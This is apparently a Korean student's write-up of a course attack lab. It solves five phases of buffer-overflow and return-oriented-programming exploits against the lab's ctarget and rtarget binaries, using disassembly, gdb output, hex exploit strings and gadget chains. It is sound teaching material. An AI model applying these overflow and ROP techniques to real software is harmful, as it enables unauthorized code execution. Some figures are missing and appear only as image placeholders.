201824636 이강우

Phase_1

Ctarget을 objdump를 통해 살펴보고 writeup을 통해 알아보면 모든 문제는 getbuf함수를 거치고 이번 문제는 touch1을 호출 시 성공한다.

```
0000000000401939 <test>:
  401939:       48 83 ec 08             sub    $0x8,%rsp
  40193d:       b8 00 00 00 00          mov    $0x0,%eax
  401942:       e8 56 fe ff ff          callq  40179d <getbuf>
  401947:       89 c2                   mov    %eax,%edx
  401949:       be e0 30 40 00          mov    $0x4030e0,%esi
  40194e:       bf 01 00 00 00          mov    $0x1,%edi
  401953:       b8 00 00 00 00          mov    $0x0,%eax
  401958:       e8 13 f4 ff ff          callq  400d70 <__printf_chk@plt>
  40195d:       48 83 c4 08             add    $0x8,%rsp
  401961:       c3                      retq
```

getbuf 함수를 살펴보면 0x28만큼 버퍼를 생성하는 것을 알 수 있고, touch1함수의 주소를 확인했다.

```
000000000040179d <getbuf>:
  40179d:       48 83 ec 28             sub    $0x28,%rsp
  4017a1:       48 89 e7                mov    %rsp,%rdi
  4017a4:       e8 59 02 00 00          callq  401a02 <Gets>
  4017a9:       b8 01 00 00 00          mov    $0x1,%eax
  4017ae:       48 83 c4 28             add    $0x28,%rsp
  4017b2:       c3                      retq

00000000004017b3 <touch1>:
  4017b3:       48 83 ec 08             sub    $0x8,%rsp
  4017b7:       c7 05 3b 2d 20 00 01    movl   $0x1,0x202d3b(%rip)
fc <vlevel>
  4017be:       00 00 00
  4017c1:       bf 1e 30 40 00          mov    $0x40301e,%edi
  4017c6:       e8 95 f4 ff ff          callq  400c60 <puts@plt>
  4017cb:       bf 01 00 00 00          mov    $0x1,%edi
  4017d0:       e8 55 04 00 00          callq  401c2a <validate>
  4017d5:       bf 00 00 00 00          mov    $0x0,%edi
  4017da:       e8 e1 f5 ff ff          callq  400dc0 <exit@plt>
```

```
201824636@CSEDell: ~/target7
201824636@CSEDell:~/target7$ ls
README.txt  asm.txt  cookie.txt  ctarget  farm.c  hex2raw  rtarget
201824636@CSEDell:~/target7$ cat cookie.txt
0x2d274378
201824636@CSEDell:~/target7$ ls
README.txt  asm.txt  cookie.txt  ctarget  farm.c  hex2raw  rtarget
201824636@CSEDell:~/target7$ vi ans1.txt
201824636@CSEDell:~/target7$ ls
README.txt  ans1.txt  asm.txt  cookie.txt  ctarget  farm.c  hex2raw  rtarget
201824636@CSEDell:~/target7$ cat ans1.txt
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
b3 17 40 00 00 00 00 00
201824636@CSEDell:~/target7$ ./hex2raw <ans1.txt> ans1.raw
201824636@CSEDell:~/target7$ ls
README.txt  ans1.raw  ans1.txt  asm.txt  cookie.txt  ctarget  farm.c  hex2raw  rtarget
201824636@CSEDell:~/target7$ ./ctarget -i ans1.raw
Cookie: 0x2d274378
Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

정답을 보면 0x28(5줄) 만큼의 버퍼를 채워주고 little endian 방식으로 touch1의 시작 주소로 덮어씌운다. 그 후 raw파일을 만들어 제출하면 정답임을 알 수 있다.

Phase_2

```
0000000004017df <touch2>:
  4017df:       48 83 ec 08             sub    $0x8,%rsp
  4017e3:       89 fa                   mov    %edi,%edx
  4017e5:       c7 05 0d 2d 20 00 02    movl   $0x2,0x202d0d(%rip)        # 6044fc <vlevel>
  4017ec:       00 00 00
  4017ef:       39 3d 0f 2d 20 00       cmp    %edi,0x202d0f(%rip)        # 604504 <cookie>
  4017f5:       74 28                   je     40181f <touch2+0x40>
  4017f7:       be 68 30 40 00          mov    $0x403068,%esi
  4017fc:       bf 01 00 00 00          mov    $0x1,%edi
  401801:       b8 00 00 00 00          mov    $0x0,%eax
  401806:       e8 65 f5 ff ff          callq  400d70 <__printf_chk@plt>
  40180b:       bf 02 00 00 00          mov    $0x2,%edi
  401810:       e8 da 04 00 00          callq  401cef <fail>
  401815:       bf 00 00 00 00          mov    $0x0,%edi
  40181a:       e8 a1 f5 ff ff          callq  400dc0 <exit@plt>
  40181f:       be 40 30 40 00          mov    $0x403040,%esi
  401824:       bf 01 00 00 00          mov    $0x1,%edi
  401829:       b8 00 00 00 00          mov    $0x0,%eax
  40182e:       e8 3d f5 ff ff          callq  400d70 <__printf_chk@plt>
  401833:       bf 02 00 00 00          mov    $0x2,%edi
  401838:       e8 ed 03 00 00          callq  401c2a <validate>
  40183d:       eb d6                   jmp    401815 <touch2+0x36>
```

2번째 문제는 함수만을 실행시키며 edi와 cookie를 비교하는 것을 Touch2함수를 살펴보면 알 수 있다.

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x000000000040179d <+0>:     sub    $0x28,%rsp
   0x00000000004017a1 <+4>:     mov    %rsp,%rdi
   0x00000000004017a4 <+7>:     callq  0x401a02 <Gets>
   0x00000000004017a9 <+12>:    mov    $0x1,%eax
   0x00000000004017ae <+17>:    add    $0x28,%rsp
   0x00000000004017b2 <+21>:    retq
End of assembler dump.
(gdb) b *0x00000000004017a1
Breakpoint 1 at 0x4017a1: file buf.c, line 14.
(gdb) info r
The program has no registers now.
(gdb) run
Starting program: /home/sys060/201824636/target7/ctarget
Cookie: 0x2d274378

Breakpoint 1, getbuf () at buf.c:14
14      buf.c: No such file or directory.
(gdb) info r
rax            0x0    0
rbx            0x55586000       1431855104
rcx            0x0    0
rdx            0x7ffff7dd18c0   140737351850176
rsi            0xc    12
rdi            0x606a50 6318672
rbp            0x55685fe8       0x55685fe8
rsp            0x5567e598       0x5567e598
r8             0x7ffff7fe5500   140737354028288
r9             0x0    0
r10            0x40320c 4207116
r11            0x7ffff7b72f50   140737349365584
r12            0x1    1
r13            0x0    0
r14            0x0    0
r15            0x0    0
rip            0x4017a1 0x4017a1 <getbuf+4>
eflags         0x212  [ AF IF ]
cs             0x33   51
ss             0x2b   43
ds             0x0    0
es             0x0    0
fs             0x0    0
gs             0x0    0
k0             0x0    0
k1             0x0    0
k2             0x0    0
k3             0x0    0
k4             0x0    0
k5             0x0    0
k6             0x0    0
k7             0x0    0
(gdb)
```

gdb를 이용해 break를 걸고 rsp(스택포인터)의 값을 확인해보면 쿠키의 주소를 알 수 있다.

```
a.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   bf 78 43 27 2d          mov    $0x2d274378,%edi
   5:   68 df 17 40 00          pushq  $0x4017df
   a:   c3                      retq
201824636@CSEDell:~/target7/solution$
```

Edi에 쿠키의 값 대입후 touch2의 시작 주소를 스택에 push하는 코드를 작성하여 정답코드에 입력한다. 버퍼 후에 아까 구한 값을 입력하면 정답을 구할 수 있다.

```
201824636@CSEDell:~/target7$ cat ans2.txt
bf 78 43 27 2d 68 df 17
40 00 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
98 e5 67 55 00 00 00 00
201824636@CSEDell:~/target7$
```

Phase_3

```
00000000004018cb <touch3>:
  4018cb:       53                      push   %rbx
  4018cc:       48 89 fb                mov    %rdi,%rbx
  4018cf:       c7 05 23 2c 20 00 03    movl   $0x3,0x202c23(%rip)        # 6044fc <vlevel>
  4018d6:       00 00 00
  4018d9:       48 89 fe                mov    %rdi,%rsi
  4018dc:       8b 3d 22 2c 20 00       mov    0x202c22(%rip),%edi        # 604504 <cookie>
  4018e2:       e8 58 ff ff ff          callq  40183f <hexmatch>
  4018e7:       85 c0                   test   %eax,%eax
  4018e9:       74 2b                   je     401916 <touch3+0x4b>
  4018eb:       48 89 da                mov    %rbx,%rdx
  4018ee:       be 90 30 40 00          mov    $0x403090,%esi
  4018f3:       bf 01 00 00 00          mov    $0x1,%edi
  4018f8:       b8 00 00 00 00          mov    $0x0,%eax
  4018fd:       e8 6e f4 ff ff          callq  400d70 <__printf_chk@plt>
  401902:       bf 03 00 00 00          mov    $0x3,%edi
  401907:       e8 1e 03 00 00          callq  401c2a <validate>
  40190c:       bf 00 00 00 00          mov    $0x0,%edi
  401911:       e8 aa f4 ff ff          callq  400dc0 <exit@plt>
  401916:       48 89 da                mov    %rbx,%rdx
  401919:       be b8 30 40 00          mov    $0x4030b8,%esi
  40191e:       bf 01 00 00 00          mov    $0x1,%edi
  401923:       b8 00 00 00 00          mov    $0x0,%eax
  401928:       e8 43 f4 ff ff          callq  400d70 <__printf_chk@plt>
  40192d:       bf 03 00 00 00          mov    $0x3,%edi
  401932:       e8 b8 03 00 00          callq  401cef <fail>
  401937:       eb d3                   jmp    40190c <touch3+0x41>
```

이번에 스택오버플로우로 호출해야 하는 touch3함수는 rdi에 문자열을 받아 hexmatch함수로 변환하여 cookie와 비교한다.


```
0000000000000000 <.text>:
   0:   48 c7 c7 d0 e5 67 55    mov    $0x5567e5d0,%rdi
   7:   c3                      retq
201824636@CSEDell:~/target7$
```

Rdi를 입력할 때 (0x28+rsp+touch3 주소 입력값)을 16진수의 연산으로 더한 주소를 받아 반환하는 코드를 구하여 정답코드에 넣고 버퍼코드와 쿠키의 주소와 touch3의 시작주소 그리고 ascii코드로 변환한 쿠키값을 넣어준다


```
201824636@CSEDell:~/target7$ cat ans3.txt
48 c7 c7 d0 e5 67 55 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
98 e5 67 55 00 00 00 00
cb 18 40 00 00 00 00 00
32 64 32 37 34 33 37 38
201824636@CSEDell:~/target7$
```


Phase_4

이제부터는 rtarget을 이용하는 return oriented attack으로 pdf와 farm.c에 존재하는 코드를 이용하여 각종 함수들을 원하는 대로 불러오는 것을 목표로 한다. Phase2와 마찬가지로 rdi에 쿠키를 넣고 touch2를 호출하면 된다. Pdf에 따르면 58은 popq의 rax명령이므로 stack에 있는 쿠키값을 rax로 옮기고



Rax를 rdi로 옮기는 48 89 c7의 코드를 찾아내 가젯으로 사용한다. 그 후 touch2함수를 호출하면 정답.





Phase_5

코드를 보면 add_xy란 함수가 있는데 이 함수는 rsi와 rdi를 더하여 rax에 저장하는 함수이다. 이 함수를 이용하여 문자열의 주소를 구하고 함수의 리턴값(rax)에 담겨있는 값을 rdi에 저장하고 touch3를 호출하면 된다.

그러나 가젯들을 뒤져보다 보면 모든 mov가 존재하지 않아 레지스터들을 경유하여 원하는 dest로 이동해야 한다.

Rsp -> rdi 는 rsp -> rax -> rdi로 이동하는 방식으로 경유하고

Rax->rsi를 구현하기 위해 eax->edx->ecx>esi로 구현 해야한다.

48 89 e0 = rsp->rax

48 89 c7 = rax->rdi

```
00000000004019db <addval_155>:
  4019db:       8d 87 89 c2 28 c0       lea    -0x3fd73d77(%rdi),%eax
  4019e1:       c3                      retq
```


89 c2 = eax->edx

89 d1 = edx->ecx

```
0000000000401a0a <addval_218>:
  401a0a:       8d 87 89 d1 20 db       lea    -0x24df2e77(%rdi),%eax
  401a10:       c3                      retq
```

```
0000000000401a11 <setval_295>:
  401a11:       c7 07 89 ce 18 c9       movl   $0xc918ce89,(%rdi)
  401a17:       c3                      retq
```

89 ce = ecx -> esi



버퍼입력 후 rsp를 rdi로 레지스터를 경유하여 이동하고

스택에 rsp+@의 @offset을 넣고

Eax를 esi로 이동하고 add_xy 함수를 호출하여 리턴값 rax로 받는다. 리턴값을 rdi로 이동하고 touch3호출 후 쿠키의 ascii코드를 입력하여 성공시킨다.